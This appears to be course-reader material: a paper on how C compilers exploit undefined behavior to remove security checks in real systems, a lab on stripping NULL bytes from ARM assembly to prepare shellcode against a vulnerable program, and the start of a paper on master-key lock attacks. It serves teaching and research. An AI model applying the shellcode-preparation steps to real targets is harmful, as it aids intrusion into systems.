As an example of undefined behavior in the C programming language, consider integer division with zero as the divisor. The corresponding machine instruction causes a hardware exception on x86 [17, 3.2], whereas PowerPC silently ignores it [15, 3.3.38]. Rather than enforcing uniform semantics across instruction sets, the C language defines division by zero as undefined behavior [19, 6.5.5], allowing the C compiler to choose an efficient implementation for the target platform. For this specific example, the compiler writer is not forced to produce an exception when a C program divides by zero, which allows the C compiler for the PowerPC to use the instruction that does not produce an exception. If the C language had insisted on an exception for division by zero, the C compiler would have to synthesize additional instructions to detect division by zero on PowerPC.

Some languages such as C/C++ define many constructs as undefined behavior, while other languages, for example Java, have less undefined behavior [7]. But the existence of undefined behavior in higher-level languages such as Java shows this trade-off is not limited to low-level system languages alone.

C compilers trust the programmer not to submit code that has undefined behavior, and they optimize code under that assumption. For programmers who accidentally use constructs that have undefined behavior, this can result in unexpected program behavior, since the compiler may remove code (e.g., removing an access control check) or rewrite the code in a way that the programmer did not anticipate. As one summarized [28], "permissible undefined behavior ranges from ignoring the situation completely with unpredictable results, to having demons fly out of your nose."

This paper investigates whether bugs due to programmers using constructs with undefined behavior happen in practice. Our results show that programmers do use undefined behavior in real-world systems, including the Linux kernel and the PostgreSQL database, and that some cases result in serious bugs. We also find that these bugs are tricky to identify, and as a result they are hard to detect and understand, leading to programmers brushing them off incorrectly as "GCC bugs." Finally, we find that there are surprisingly few tools that aid C programmers to find and fix undefined behavior in their code, and to understand performance implications of undefined behavior. Through this position paper, we call for more research to investigate this issue seriously, and hope to shed some light on how to treat the undefined behavior problem more systematically.

2 Case Studies

In this section, we show a number of undefined behavior cases in real-world systems written in C. For each case, we describe what C programmers usually expect, how representative instruction sets behave (if the operation is non-portable across instruction sets), and what assumptions a standard-conforming C compiler would make. We demonstrate unexpected optimizations using two popular compilers, GCC 4.7 and Clang 3.1, on

*This is revision #2 of the paper, which corrects some mistakes found in the original version.

APSys '12, July 23–24, 2012, Seoul, S. Korea

```
if (!msize)
    msize = 1 / msize;  /* provoke a signal */
```

Figure 1: A division-by-zero misuse, in `lib/mpi/mpi-pow.c` of the Linux kernel, where the entire code will be optimized away.

```
if (arg2 == 0)
    ereport(ERROR, (errcode(ERRCODE_DIVISION_BY_ZERO),
                    errmsg("division by zero")));
/* No overflow is possible */
PG_RETURN_INT32((int32) arg1 / arg2);
```

Figure 2: An unexpected optimization voids the division-by-zero check, in `src/backend/utils/adt/int8.c` of PostgreSQL. The call to `ereport(ERROR, ...)` will raise an exception.

Linux/x86-64 with the default optimization option `-O2` only, unless noted otherwise.

2.1 Division by Zero

As mentioned earlier, at the instruction set level, x86 raises an exception for a division by zero [17, 3.2], while MIPS [22, A.6] and PowerPC [15, 3.3.38] silently ignore it. A division by zero in C is undefined behavior [19, 6.5.5], and a compiler can thus simply assume that the divisor is always non-zero.

Figure 1 shows a division-by-zero misuse in the Linux kernel. From the programmer's comment it is clear that the intention is to signal an error in case `msize` is zero. When compiling with GCC, this code behaves as intended on an x86, but not on a PowerPC, because it will not generate an exception. When compiling with Clang, the result is even more surprising. Clang assumes that the divisor `msize` must be non-zero—on any system—since otherwise the division is undefined. Combined with this assumption, the zero check `!msize` becomes always false, since `msize` cannot be both zero and non-zero. The compiler determines that the whole block of code is unreachable and removes it, which has the unexpected effect of removing the programmer's original intention of guarding against the case when `msize` is zero.

Division by zero may cause trickier problems when the compiler reorders a division [23]. Figure 2 shows a failed attempt to defend against a division by zero in PostgreSQL. When `arg2` is zero, the code invokes an error handling routine `ereport(ERROR, ...)` that internally signals an error and does not return to the call site. Therefore, the PostgreSQL programmer believed that the division by zero would never be triggered.

However, the programmer failed to inform the compiler that the call to `ereport(ERROR, ...)` does not return. This implies that the division will *always* execute. Combined with the assumption that the divisor must be non-zero, on some platforms (e.g., Alpha, S/390, and SPARC) GCC moves the division *before* the zero check `arg2 == 0`, causing division by zero [5]. We found seven similar issues in PostgreSQL, which were noted as "GCC bugs" in source code comments.

2.2 Oversized Shift

Intuitively, a logical left or right shift of an n-bit integer by n or more bits should produce 0, since all bits from the original value are shifted out. Surprisingly, this is false at both the instruction set and the C language level. For instance, on x86, 32- and 64-bit shift instructions truncate the shift amount to 5 and 6 bits, respectively [17, 4.2], while for PowerPC, the corresponding numbers of truncation bits are 6 and 7 [15, 3.3.13.2]. As a result, shifting a 32-bit value 1 by 32 bits produces 1 on x86, since 32 is truncated to 0, while the result is 0 on PowerPC.

```
groups_per_flex = 1 << sbi->s_log_groups_per_flex;
/* There are some situations, after shift the
   value of 'groups_per_flex' can become zero
   and division with 0 will result in fixpoint
   divide exception */
if (groups_per_flex == 0)
    return 1;
flex_group_count = ... / groups_per_flex;
```

Figure 3: A failed attempt to fix a division-by-zero due to oversized shift [4], in `fs/ext4/super.c` of the Linux kernel.

In C, shifting an n-bit integer by n or more bits is undefined behavior [19, 6.5.7]. A compiler can thus assume that the shift amount is at most $n-1$. Under this assumption, the result of left-shifting 1 is always non-zero, no matter what the shift amount is, and this can lead to unexpected program behavior.

As an illustration, consider the code fragment from the ext4 file system in Linux, shown in Figure 3. The code originally contained a security vulnerability where a division by zero could be triggered when mounting the file system [1, CVE-2009-4307].

Particularly, since `sbi->s_log_groups_per_flex` is read from disk, an adversary can craft an ext4 file system with that value set to 32. In that case, `groups_per_flex`, which is `1 << 32`, becomes 0 on PowerPC. A programmer discovered that it would be used as a divisor later; to avoid the division by zero, the programmer added the zero check `groups_per_flex == 0` [4].

As discussed earlier, Clang assumes that the left shift for calculating `groups_per_flex` is always non-zero. As a result, it concludes that the check is redundant and thus removes it. This essentially undoes the intent of the patch and leaves the code as vulnerable as the original.

2.3 Signed Integer Overflow

A common misbelief is that signed integer operations always silently wrap around on overflow using two's complement, just like unsigned operations. This is false at the instruction set level, including older mainframes that use one's complement, embedded processors that use saturation arithmetic [18], and even architectures that use two's complement. While most x86 signed integer instructions do silently wrap around, there are exceptions, such as signed division that traps for `INT_MIN`$/-1$ [17, 3.2]. On MIPS, signed addition and subtraction trap on overflow, while signed multiplication and division do not [22, A.6].

In C, signed integer overflow is undefined behavior [19, 6.5]. A compiler can assume that signed operations do not overflow. For example, both GCC and Clang conclude that the "overflow check" $x+100<x$ with a signed integer x is always

```
int do_fallocate(..., loff_t offset, loff_t len)
{
    struct inode *inode = ...;
    if (offset < 0 || len <= 0)
        return -EINVAL;
    /* Check for wrap through zero too */
    if ((offset + len > inode->i_sb->s_maxbytes)
        || (offset + len < 0))
        return -EFBIG;
    ...
}
```

Figure 4: A signed integer overflow check, in `fs/open.c` of the Linux kernel, which uses GCC's `-fno-strict-overflow` to prevent the check from being removed.

false, since they assume signed overflow is impossible. Some programmers were shocked that GCC turned the check into a no-op, leading to a harsh debate between the C programmers and the GCC developers [2].

Figure 4 shows another example from the `fallocate` system call implementation in the Linux kernel. Both `offset` and `len` are from user space, which is untrusted, and thus need validation. Note that they are of the signed integer type `loff_t`.

The code first rejects negative values of `offset` and `len`, and checks whether `offset + len` exceeds some limit. According to the comment "Check for wrap through zero too," the programmer clearly realized that the addition may overflow and bypass the limit check. The programmer then added the overflow check `offset + len < 0` to prevent the bypass.

However, GCC is able to infer that both `offset` and `len` are non-negative at the point of the overflow check. Along with the assumption that the signed addition cannot overflow, GCC concludes that the sum of two non-negative integers must be non-negative. This means that the check `offset + len < 0` is always false and GCC removes it. Consequently, the generated code is vulnerable: an adversary can pass in two large positive integers from user space, the sum of which overflows, and bypass all the sanity checks. The Linux kernel uses GCC's `-fno-strict-overflow` to disable such optimizations.

2.4 Out-of-Bounds Pointer

A pointer holds a memory address. Contrary to some expectations, an n-bit pointer arithmetic operation does not always yield an address wrapped around modulo 2^n. Consider the x86 family [17]. The limit at which pointer arithmetic wraps around depends on the memory model, for example, 2^{16} for a near pointer, 2^{20} for a huge pointer on 8086, and 2^{64} for a flat 64-bit pointer on x86-64.

The C standard states that when an integer is added to or subtracted from a pointer, the result should be a pointer to the same object, or just one past the end of the object; otherwise the behavior is undefined [19, 6.5.6]. By this assumption, pointer arithmetic never wraps, and the compiler can perform algebraic simplification on pointer comparisons.

However, some programs rely on this undefined behavior to do bounds checking. Figure 5 is a code snippet from the Linux kernel. The check `end < buf` assumes that when `size` is large,

```
int vsnprintf(char *buf, size_t size, ...)
{
    char *end;
    /* Reject out-of-range values early.
       Large positive sizes are used for
       unknown buffer sizes. */
    if (WARN_ON_ONCE((int) size < 0))
        return 0;
    end = buf + size;
    /* Make sure end is always >= buf */
    if (end < buf) { ... }
    ...
}
```

Figure 5: A pointer wraparound check, in `lib/vsprintf.c` of the Linux kernel, which uses GCC's `-fno-strict-overflow` to prevent the check from being removed.

```
unsigned int
tun_chr_poll(struct file *file, poll_table * wait)
{
    struct tun_file *tfile = file->private_data;
    struct tun_struct *tun = __tun_get(tfile);
    struct sock *sk = tun->sk;
    if (!tun)
        return POLLERR;
    ...
}
```

Figure 6: An invalid null pointer check due to null pointer dereference, in `drivers/net/tun.c` of the Linux kernel, which uses GCC's `-fno-delete-null-pointer-checks` to prevent such checks from being removed.

`end` (i.e., `buf + size`) will wrap around and become smaller than `buf`. Unfortunately, both GCC and Clang will simplify the overflow check `buf + size < buf` to `size < 0` by eliminating the common term `buf`, which deviates from what the programmer intended. Specifically, on 32-bit systems Clang concludes that `size < 0` cannot happen because the preceding check already rejects any negative `size`, and eliminates the entire branch.

An almost identical bug was found in Plan 9's `sprint` function [10]. CERT later issued a vulnerability note against GCC [3]. The Linux kernel uses GCC's `-fno-strict-overflow` to disable such optimizations.

2.5 Null Pointer Dereference

GCC, like most other C compilers, chooses memory address 0 to represent a null pointer. On x86, accessing address 0 usually causes a runtime exception, but it can also be made legitimate by memory-mapping address 0 to a valid page. On ARM, address 0 is by default mapped to hold exception handlers [20].

In C, dereferencing a null pointer is undefined behavior [19, 6.5.3]. Compilers can thus assume that all dereferenced pointers are non-null. This assumption sometimes leads to undesirable behavior.

Figure 6 shows an example from the Linux kernel. The code dereferences `tun` via `tun->sk`, and only afterward does it validate that `tun` is non-null. Given a null `tun`, it was expected that this null-check-after-dereference bug would either cause a kernel oops as a result of the `tun->sk` dereference, or return an

```
struct iw_event {
    uint16_t len;  /* Real length of this stuff */
    ...
};
static inline char * iwe_stream_add_event(
    char *   stream,        /* Stream of events */
    char *   ends,          /* End of stream */
    struct iw_event *iwe,   /* Payload */
    int      event_len )    /* Size of payload */
{
    /* Check if it's possible */
    if (likely((stream + event_len) < ends)) {
        iwe->len = event_len;
        memcpy(stream, (char *) iwe, event_len);
        stream += event_len;
    }
    return stream;
}
```

Figure 7: A strict aliasing violation, in `include/net/iw_handler.h` of the Linux kernel, which uses GCC's `-fno-strict-aliasing` to prevent possible reordering.

error code due to the null pointer check (e.g., when address 0 is mapped). Neither was considered a serious vulnerability.

However, an unexpected optimization makes this bug exploitable. When GCC sees the dereference, it assumes that `tun` is non-null, and removes the "redundant" null pointer check. An attacker can then continue to run the rest of the function with `tun` pointing to address 0, leading to privilege escalation [9]. The Linux kernel started using GCC's `-fno-delete-null-pointer-checks` to disable such optimizations.

2.6 Type-Punned Pointer Dereference

C gives programmers the freedom to cast pointers of one type to another. Pointer casts are often abused to reinterpret a given object with a different type, a trick known as *type-punning*. By doing so, the programmer expects that two pointers of different types point to the same memory location (i.e., aliasing).

However, the C standard has strict rules for aliasing. In particular, with only a few exceptions, two pointers of different types do *not* alias [19, 6.5]. Violating strict aliasing leads to undefined behavior.

Figure 7 shows an example from the Linux kernel. The function first updates `iwe->len`, and then copies the content of `iwe`, which contains the updated `iwe->len`, to a buffer `stream` using `memcpy`. Note that the Linux kernel provides its own optimized `memcpy` implementation. In this case, when `event_len` is a constant 8 on 32-bit systems, the code expands as follows.

```
iwe->len = 8;
*(int *)stream = *(int *)((char *)iwe);
*((int *)stream + 1) = *((int *)((char *)iwe) + 1);
```

The expanded code first writes 8 to `iwe->len`, which is of type `uint16_t`, and then reads `iwe`, which points to the same memory location of `iwe->len`, using a different type `int`. According to the strict aliasing rule, GCC concludes that the read and the write do not happen at the same memory location, because they use different pointer types, and reorders the two operations. The generated code thus copies a stale `iwe->len` value [27]. The Linux kernel uses `-fno-strict-aliasing` to disable optimizations based on strict aliasing.

```
struct timeval tv;
unsigned long junk;      /* XXX left uninitialized
                            on purpose */
gettimeofday(&tv, NULL);
srandom((getpid() << 16)
        ^ tv.tv_sec ^ tv.tv_usec ^ junk);
```

Figure 8: An uninitialized variable misuse for random number generation, in `lib/libc/stdlib/rand.c` of the FreeBSD libc, where the seed computation will be optimized away.

2.7 Uninitialized Read

A local variable in C is *not* initialized to zero by default. A misconception is that such an uninitialized variable lives on the stack, holding a "random" value. This is not true. A compiler may assign the variable to a register (e.g., if its address is never taken), where its value is from the last instruction that modified the register, rather than from the stack. Moreover, on Itanium if the register happens to hold a special not-a-thing value, reading the register traps except for a few instructions [16, 3.4.3].

Reading an uninitialized variable is undefined behavior in C [19, 6.3.2.1]. A compiler can assign any value not only to the variable, but also to expressions derived from the variable.

Figure 8 shows such a misuse in the `srandomdev` function of FreeBSD's libc, which also appears in DragonFly BSD and Mac OS X. The corresponding commit message says that the programmer's intention of introducing `junk` was to "use stack junk value," which is left uninitialized intentionally, as a source of entropy for random number generation. Along with current time from `gettimeofday` and the process identification from `getpid`, the code computes a seed value for `srandom`.

Unfortunately, the use of `junk` does not introduce more randomness from the stack. GCC assigns `junk` to a register. Clang further eliminates computation derived from `junk` completely, and generates code that does *not* use either `gettimeofday` or `getpid`.

3 Disabling Offending Optimizations

Experienced C programmers know well that code with undefined behavior can result in surprising results, and many compilers support flags to selectively disable certain optimizations that exploit undefined behavior. One reason for these optimizations, however, is to achieve good performance. This section briefly describes some of these flags, their portability across compilers, and the impact of optimizations that exploit undefined behavior on performance.

3.1 Flags

One way to avoid unwanted optimizations is to lower the optimization level, and see if the bugs like the ones in the previous section disappear. Unfortunately, this workaround is incomplete; for example, GCC still enables some optimizations, such as removing redundant null pointer checks, even at `-O0`.

Both GCC and Clang provide a set of fine-grained workaround options to explicitly disable certain optimizations, with which security checks that involve undefined behavior are not optimized away. Figure 9 summarizes these options and how they are adopted by four open-source projects to disable optimizations that caused bugs. The Linux kernel uses all these workarounds to disable optimizations, the FreeBSD kernel and PostgreSQL keep some of the optimizations, and the Apache HTTP server chooses to enable all these optimizations and fix its code instead. Currently neither GCC nor Clang has options to turn off optimizations that involve division by zero, oversized shift, and uninitialized read.

3.2 Portability

A standard-conforming C compiler is *not* obligated to provide the flags described in the previous subsection. For example, one cannot turn off optimizations based on signed integer overflow when using IBM's XL and Intel's C compilers (even with `-O0`). Even for the same option, each compiler may implement it in a different way. For example, `-fno-strict-overflow` in GCC does not fully enforce two's complement on signed integers as `-fwrapv` does, usually allowing more optimizations [26], while in Clang it is merely a synonym for `-fwrapv`. Furthermore, the same workaround may appear as different options in two compilers.

3.3 Performance

To understand how disabling these optimizations may impact performance, we ran SPECint 2006 with GCC and Clang, respectively, and measured the slowdown when compiling the programs with all the three `-fno-*` options shown in Figure 9. The experiments were conducted on a 64-bit Ubuntu Linux machine with an Intel Core i7-980 3.3 GHz CPU and 24 GB of memory. We noticed slowdown for 2 out of the 12 programs, as detailed next.

456.hmmer slows down 7.2% with GCC and 9.0% with Clang. The first reason is that the code uses an `int` array index, which is 32 bits on x86-64, as shown below.

```
int k;
int *ic, *is;
...
for (k = 1; k <= M; k++) {
    ...
    ic[k] += is[k];
    ...
}
```

As allowed by the C standard, the compiler assumes that the signed addition `k++` cannot overflow, and rewrites the loop using a 64-bit loop variable. Without the optimization, however, the compiler has to keep `k` as 32 bits and generate extra instructions to sign-extend the index `k` to 64 bits for array access. This is also observed by LLVM developers [14].

Surprisingly, by running OProfile we found that the most time-consuming instruction was not the sign extension but loading the array base address `is[]` from the stack in each iteration. We suspect that the reason is that the generated code consumes one more register for loop variables (i.e., both 32 and 64 bits) due to sign extension, and thus spills `is[]` on the stack.

If we change the type of `k` to `size_t`, then we no longer observe any slowdown with the workaround options.

462.libquantum slows down 6.3% with GCC and 11.8% with Clang. The core loop is shown below.

```
quantum_reg *reg;
...
// reg->size:          int
// reg->node[i].state: unsigned long long
for (i = 0; i < reg->size; i++)
    reg->node[i].state = ...;
```

With strict aliasing, the compiler is able to conclude that updating `reg->node[i].state` does not change `reg->size`, since they have different types, and thus moves the load of `reg->size` out of the loop. Without the optimization, however, the compiler has to generate code that reloads `reg->size` in each iteration.

If we add a variable to hold `reg->size` before entering the loop, then we no longer observe any slowdown with the workaround options.

While we observed only moderate performance degradation on two SPECint programs with these workaround options, some previous reports suggest that using them would lead to a nearly 50% drop [6], and that re-enabling strict aliasing would bring a noticeable speed-up [24].

4 Research Opportunities

Compiler improvements. One approach to eliminate bugs due to undefined behavior is to require compilers to detect undefined behavior and emit good warnings. For example, in Figure 1, a good warning would read "removing a zero check `!msize` at line *x*, due to the assumption that `msize`, used as a divisor at line *y*, cannot be zero." However, current C compilers lack such support, and adding such support is difficult [21].

Flagging all unexpected behavior statically is undecidable [13]. Therefore, C compilers provide options to insert runtime checks on undefined behavior, such as GCC's `-ftrapv` (for signed integer overflow) and Clang's `-fcatch-undefined-behavior`. Similar tools include the IOC integer overflow checker [11]. They help programmers catch undefined behavior at run time. However, these checks cover only a subset of undefined behavior that occurs on particular execution paths with given input, and are thus incomplete.

Another way to catch bugs due to undefined behavior is to define "expected" semantics for the constructs that have undefined behavior, and subsequently check if the compiled code after optimizations has the same program semantics as the non-optimized one. Unfortunately, determining program equivalence is undecidable in general [25], but it might be possible to devise heuristics for this problem.

Bug-finding tools. Bug finding tools, such as Clang's built-in static analyzer and the KLEE symbolic execution engine [8], are useful for finding undefined behavior. However, these tools often implement different C semantics from the optimizer, and

Undefined behavior	GCC workaround	Linux kernel	FreeBSD kernel	PostgreSQL	Apache
division by zero	N/A				
oversized shift	N/A				
signed integer overflow	`-fno-strict-overflow` (or `-fwrapv`)	✓		✓	
out-of-bounds pointer	`-fno-strict-overflow` (or `-fwrapv`)	✓		✓	
null pointer dereference	`-fno-delete-null-pointer-checks`	✓			
type-punned pointer dereference	`-fno-strict-aliasing`	✓	✓	✓	
uninitialized read	N/A				

Figure 9: GCC workarounds for undefined behavior adopted by several popular open-source projects.

miss undefined behavior the optimizer exploits. For example, both Clang's static analyzer and KLEE model signed integer overflow as wrapping, and thus are unable to infer that the check `offset + len < 0` in Figure 4 will vanish.

Improved standard. Another approach is to outlaw undefined behavior in the C standard, perhaps by having the compiler or runtime raise an error for any use of undefined behavior, similar to the direction taken by the KCC interpreter [12].

The main motivation to have undefined behavior is to grant compiler writers the freedom to generate efficient code for a wide range of instruction sets. It is unclear, however, how important that is on today's hardware. A research question is to re-assess whether the performance benefits outweigh the downsides of undefined behavior, and whether small program changes can achieve equivalent performance, as in Section 3.3.

5 Conclusion

This paper shows that understanding the consequences of undefined behavior is important for both system developers and the research community. Several case studies of undefined behavior in real-world systems demonstrate it can result in subtle bugs that have serious consequences (e.g., security vulnerabilities). Current approaches to catching and preventing bugs due to undefined behavior are insufficient, and pose interesting research challenges: for example, systematically identifying the discrepancy between programmers' understanding and compilers' realization of undefined constructs is a hard problem.

Acknowledgments

We thank John Regehr, Linchun Sun, and the anonymous reviewers for their feedback. This research was partially supported by the DARPA CRASH program (#N66001-10-2-4089).

References

[1] Common vulnerabilities and exposures (CVE). http://cve.mitre.org/.

[2] `assert(int+100 > int)` optimized away. Bug 30475, GCC, 2007. http://gcc.gnu.org/bugzilla/show_bug.cgi?id=30475.

[3] C compilers may silently discard some wraparound checks. Vulnerability Note VU#162289, US-CERT, 2008. http://www.kb.cert.org/vuls/id/162289.

[4] ext4: fixpoint divide exception at `ext4_fill_super`. Bug 14287, Linux kernel, 2009. https://bugzilla.kernel.org/show_bug.cgi?id=14287.

[5] postgresql-9.0: FTBFS on sparc64, testsuite issues with int8. Bug 616180, Debian, 2011. http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=616180.

[6] D. Berlin. Re: changing "configure" to default to "gcc -g -O2 -fwrapv ...". http://lists.gnu.org/archive/html/autoconf-patches/2006-12/msg00149.html, December 2006.

[7] J. Bloch and N. Gafter. *Java Puzzlers: Traps, Pitfalls, and Corner Cases*. Addison-Wesley Professional, July 2005.

[8] C. Cadar, D. Dunbar, and D. Engler. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proc. of the 8th OSDI*, San Diego, CA, December 2008.

[9] J. Corbet. Fun with NULL pointers, part 1. http://lwn.net/Articles/342330/, July 2009.

[10] R. Cox. Re: plan9port build failure on Linux (debian). http://9fans.net/archive/2008/03/89, March 2008.

[11] W. Dietz, P. Li, J. Regehr, and V. Adve. Understanding integer overflow in C/C++. In *Proc. of the 34th ICSE*, pages 760–770, Zurich, Switzerland, June 2012.

[12] C. Ellison and G. Roşu. An executable formal semantics of C with applications. In *Proc. of the 39th POPL*, pages 533–544, Philadelphia, PA, January 2012.

[13] C. Ellison and G. Roşu. Defining the undefinedness of C. Technical report, University of Illinois, April 2012.

[14] D. Gohman. The nsw story. http://lists.cs.uiuc.edu/pipermail/llvmdev/2011-November/045730.html, November 2011.

[15] *Power ISA*. IBM, July 2010. http://www.power.org/.

[16] *Intel Itanium Architecture Software Developer's Manual, Volume 1: Application Architecture*. Intel, May 2010.

[17] *Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 2: Instruction Set Reference*. Intel, March 2012.

[18] *ISO/IEC TR 18037:2006, Programming languages – C – Extensions to support embedded processors*. ISO/IEC, 2006.

[19] *ISO/IEC 9899:2011, Programming languages – C*. ISO/IEC, 2011.

[20] B. Jack. Vector rewrite attack: Exploitable NULL pointer vulnerabilities on ARM and XScale architectures. In *CanSecWest 2007*, Vancouver, BC, Canada, April 2007.

[21] C. Lattner. What every C programmer should know about undefined behavior #3/3. http://blog.llvm.org/2011/05/what-every-c-programmer-should-know_21.html, May 2011.

[22] C. Price. *MIPS IV Instruction Set*. MIPS Technologies, September 1995.

[23] J. Regehr. A guide to undefined behavior in C and C++, part 3. http://blog.regehr.org/archives/232, July 2010.

[24] B. Rosenkränzer. Compiler flags used to speed up Linaro Android 2011.10, and future optimizations. http://www.linaro.org/linaro-blog/2011/10/25/compiler-flags-used-to-speed-up-linaro-android-2011-10-and-future-optimizations/, October 2011.

[25] M. Sipser. *Introduction to the Theory of Computation*. Cengage Learning, second edition, Feburary 2005.

[26] I. L. Taylor. Signed overflow. http://www.airs.com/blog/archives/120, January 2008.

[27] J. Tourrilhes. Invalid compilation without -fno-strict-aliasing. http://lkml.org/lkml/2003/2/25/270, February 2003.

[28] J. F. Woods. Re: Why is this legal? http://groups.google.com/group/comp.std.c/msg/dfe1ef367547684b, February 1992.

20

Lab 6: Removing NULL bytes

This short assignment will give you a little practice removing `NULL` bytes from an assembly program. `NULL` bytes will prevent shellcode from being able to pass unmolested through C string functions. Therefore, we remove them to make our attacks more robust.

20.1 Learning Goals

In this lab, you will practice:

- producing assembly code from C code;
- producing object code from assembly code;
- examining object code for `NULL` bytes; and
- searching for alternative assembly instructions that do not produce `NULL` bytes.

20.2 Requirements

Collaboration. This is an ungraded assignment. You are encouraged to work with a partner.

Platform. This assignment must be completed on your Raspberry Pi, as it is specific to the ARMv6 architecture, the Linux operating system, and the C programming language.

20.3 Starter Code

Type the following programs into a text editor. We start with a simple program called `code.c`.

```
#include <stdio.h>

int main() {
  int x = 0;
  x += 72;
  putchar(x);
  x += 33;
  putchar(x);
  x -= 72;
  putchar(x);
  x -= 23;
  putchar(x);
  return 0;
}
```

Compile the above code in the usual way and run it. What does it do?

20.4 *Part 1: Producing assembly*

We can produce assembly for this code with the following command.

```
$ gcc -S code.c
```

You should see the file `code.s` appear. In this lab, you are going to manipulate `code.s` until all of the `NULL` bytes go away.

20.5 *Part 2: Compiling assembly*

There are two ways to compile assembly, depending on whether you want to *make a runnable program* or if you *just want to view the bytes in your functions*.

To make a runnable program, run

```
$ gcc -o code code.s
```

You should be able to run it like

```
$ ./code
```

Because runnable code must link against the C runtime, there is a lot of extra information in `code`'s object code. To exclude this extraneous information, so that you can focus on your own code, run the following instead.

```
$ gcc -c code.s
```

which will create a file called `code.o`. Observe that we cannot run `code.o` even though it has a `main` method because it does not include the C runtime library.

```
# we have to mark code.o as "executable" first
$ chmod +x code.o
$ ./code.o
-bash: ./code.o: cannot execute binary file: Exec format error
```

20.6 *Part 3: Viewing object code to look for NULLs*

To view the object code in `code.o`, run

```
$ objdump -d code.o
```

which gives us

```
code.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <main>:
   0:   e92d4800        push    {fp, lr}
   4:   e28db004        add     fp, sp, #4
   8:   e24dd008        sub     sp, sp, #8
   c:   e3a03000        mov     r3, #0
  10:   e50b3008        str     r3, [fp, #-8]
  14:   e51b3008        ldr     r3, [fp, #-8]
  18:   e2833048        add     r3, r3, #72     ; 0x48
  1c:   e50b3008        str     r3, [fp, #-8]
  20:   e51b0008        ldr     r0, [fp, #-8]
  24:   ebfffffe        bl      0 <putchar>
  28:   e51b3008        ldr     r3, [fp, #-8]
  2c:   e2833021        add     r3, r3, #33     ; 0x21
  30:   e50b3008        str     r3, [fp, #-8]
  34:   e51b0008        ldr     r0, [fp, #-8]
  38:   ebfffffe        bl      0 <putchar>
  3c:   e51b3008        ldr     r3, [fp, #-8]
  40:   e2433048        sub     r3, r3, #72     ; 0x48
  44:   e50b3008        str     r3, [fp, #-8]
  48:   e51b0008        ldr     r0, [fp, #-8]
  4c:   ebfffffe        bl      0 <putchar>
  50:   e51b3008        ldr     r3, [fp, #-8]
  54:   e2433017        sub     r3, r3, #23
  58:   e50b3008        str     r3, [fp, #-8]
  5c:   e51b0008        ldr     r0, [fp, #-8]
  60:   ebfffffe        bl      0 <putchar>
  64:   e3a03000        mov     r3, #0
  68:   e1a00003        mov     r0, r3
  6c:   e24bd004        sub     sp, fp, #4
  70:   e8bd8800        pop     {fp, pc}
```

Now we can look for `NULL` bytes. Let's focus on the first instruction:

```
   0:   e92d4800        push     {fp, lr}
```

Recall that `objdump` "helpfully" attempts to interpret this instruction as an integer word, so it displays the bytes in a rearranged order. Since this word really is an instruction, the rearrangement isn't actually helpful. We simply need to remember to reverse the bytes ourselves to understand their true order in memory. Therefore, `0xe92d4800` really is stored as `00 48 2d e9` on disk. Do you see the `NULL` byte? It's the `00` at the beginning of the word. How do we get rid of it?

20.7 Part 4: Replacing instructions

This instruction, as you probably recognize, is a part of the `main` function's preamble. The first question to ask yourself is: do I need to keep the preamble? Under certain circumstances, one way to get rid of `NULL` bytes is just to eliminate the instructions that produce them. However, here we can see that `main` calls another function, `putchar`. Like all C functions, `putchar` expects that the *stack discipline*[1] be maintained. So can we manipulate `push` instead?

[1] In other words, that the program maintains the invariant that the call stack is always valid.

Indeed we can. While it is important in maintaining the stack discipline that `fp` and `lr` be pushed to the stack, we can, of course, push other things as well. For example, `push {r1, fp, lr}` pushes `r1` to the call stack. Happily, when viewed with `objdump`, `push {r1, fp, lr}` yields the bytes:

```
 0:   e92d4802        push    {r1, fp, lr}
```

If we're pushing more, we also need to pop more at the end to make sure that `fp` and `pc` are restored correctly.

```
70:   e8bd8802        pop     {r1, fp, pc}
```

That also looks good—no `NULL` bytes. But we did introduce a tiny wrinkle, didn't we? Observe that this program repeatedly loads and stores values from `fp, #-8`. Is that a problem?

20.8 Part 5: Running your code

It's probably a good idea to make tiny changes to your code and see if they work. Remember that you can compile and run your code like so:

```
$ gcc -o code code.s
$ ./code
```

If you see the same output as the binary produced when you compile `code.c`, you're on the right track. Also, don't forget that you can always use `gdb` to help you out when your confused about what's happening.

20.9 Bonus: Replace symbols

The program we've been tinkering with is not intended to be used in shellcode. But we could use it as shellcode, couldn't we? Except that, since our program is compiled and linked *separately* from the vulnerable program, C will not correctly resolve function names ("symbols") to their correct addresses in the vulnerable program. So to make our attack work, we need to find all of the symbols and replace them with their correct addresses in the vulnerable program.

Assume that `putchar` is located at `0x00010300` in the vulnerable program. Can you replace `putchar` with this address instead?

20.10 *Tips*

Recall that *Lab 7* includes many `NULL`-removal tips. Your starter code for *lab 5* also includes some sample shellcode, which should give you some ideas. And, of course, you should refer back to the *ARM Assembly Guide* for help. Finally, you are welcome to use the Internet, particular Stack Overflow, for this assignment if you think it would be helpful.

21

Cryptology and Physical Security: Rights Amplification in Master-Keyed Mechanical Locks

Cryptology and Physical Security: Rights Amplification in Master-Keyed Mechanical Locks

Matt Blaze
AT&T Labs – Research
mab@crypto.com, mab@research.att.com

PREPRINT — 15 Sept 2002 (Revised 2 March 2003). A version of this paper will appear in *IEEE Security and Privacy*, March/April 2003. The authoritative URL for this document is http://www.crypto.com/papers/mk.pdf

Abstract

This paper examines mechanical lock security from the perspective of computer science and cryptology. We focus on new and practical attacks for amplifying rights in mechanical pin tumbler locks. Given access to a single master-keyed lock and its associated key, a procedure is given that allows discovery and creation of a working master key for the system. No special skill or equipment, beyond a small number of blank keys and a metal file, is required, and the attacker need engage in no suspicious behavior at the lock's location. Countermeasures are also described that may provide limited protection under certain circumstances. We conclude with directions for research in this area and the suggestion that mechanical locks are worthy objects for study and scrutiny.

1 Introduction

In the United States and elsewhere, mechanical locks are the most common mechanisms for access control on doors and security containers. They are found in (and guard the entrances to) the vast majority of residences, commercial businesses, educational institutions, and government facilities, and often serve as the primary protection against intrusion and theft.

As important as locks are in their own right, their design and function has also influenced much of how we think about security generally. Computer security and cryptology borrow much of their language and philosophy from metaphors that invoke mechanical locksmithing. The concept of a "key" as a small secret that allows access or operation, the notion that system security should be designed to depend only on the secrecy of keys, and even the reference to attackers as "intruders," can all be traced back to analogies that long predate computers and modern cryptology.

